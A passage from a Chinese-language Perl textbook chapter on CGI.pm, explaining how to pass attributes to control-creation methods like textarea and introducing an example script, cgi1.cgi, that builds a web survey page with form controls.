注意，我采用简单表（而不是哈希表）把属性传递给 **textarea** 方法。直到 2.38 版本的 **CGI.pm**，才以表方式把属性传递给控件创建的方法，例如 **textarea**，但是在新近的版本中，如果愿意，也可以在哈希表中传递它们，这与把属性传递给 **HTML** 快捷方式一致。

---

**提示：**由于很多 Perl 安装并不包含 **CGI.pm** 2.38 或更高版本，所以这里我将把属性列表传递给控件创建的方法。

---

如果调用控件创建的方法，例如只带有一个参数的 **textarea**（如 **\$co->textarea('text1')**），而不是一对或多对参数（如 **\$co->(-name => 'textarea', -value => 'Hello!')**），那么这个参数就会成为控件的名称。



如果不需要 CGI.pm 的面向对象的特征, 它 also 支持简单的面向函数的编程接口, 所以在本章的最后部分, 将介绍面向函数的 CGI.pm 示例。cgi-lib.pl (请参见第 e3 章) 的用户可能想知道 CGI.pm 是否提供了兼容格式的 ReadParse。

### 21.1.2 在cgi1.cgi中创建HTML控件

要说明 CGI.pm 是如何运行的, 以及如何创建一些能够在自己的 CGI 脚本中使用的代码, 在本章中, 将编写两个脚本: 一个用于创建充满控件 (例如文本字段、复选框和单选按钮——其中包括 Submit 按钮) 的网页, 另一个脚本读取用户已经输入到该网页的数据。这两个 CGI 脚本包含的语句比一个长 print 语句要多, 我使用这些语句, 通过把文本发送给 STDOUT (换句话说, 是给 Web 浏览器) 来创建网页。

第一个 CGI 脚本是 cgi1.cgi, 为便于参考, 程序清单 21.1 中列出了该脚本。如何运行该脚本呢? 只需使用 Web 浏览器就可以导航到它。当用户通过导航到该 CGI 脚本的 URL (例如 [www.yourserver.com/user/cgi/cgi1.cgi](http://www.yourserver.com/user/cgi/cgi1.cgi)), 而在他自己的 Web 浏览器中打开该脚本时, 此脚本会返回包含 HTML 控件和文本的网页, 组成了样本网页调查, 用户可以填充它。

在图 21.1 中, 可以看到网页用一个图像欢迎用户, 并提出建议: 如果用户不想填充调查, 可以采用超链接跳到 CPAN 站点。




图 21.1 文本、项目符号列表和超链接

向下滚动调查页面, 在图 21.2 中可以看到, 它要求在文本字段中输入用户的名字, 在 HTML 文本区域中输入其看法。

接着向下滚动调查页面, 可以看到更多的控件, 如图 21.3 所示。该页面包含复选框、单选按钮、滚动列表、弹出菜单、口令控件以及 Submit 和 Reset 按钮。这些控件将接受来自用户的很多调查数据, 在本章中, 将讨论如何从 CGI 脚本中创建它们。






图 21.2 文本字段和文本区域

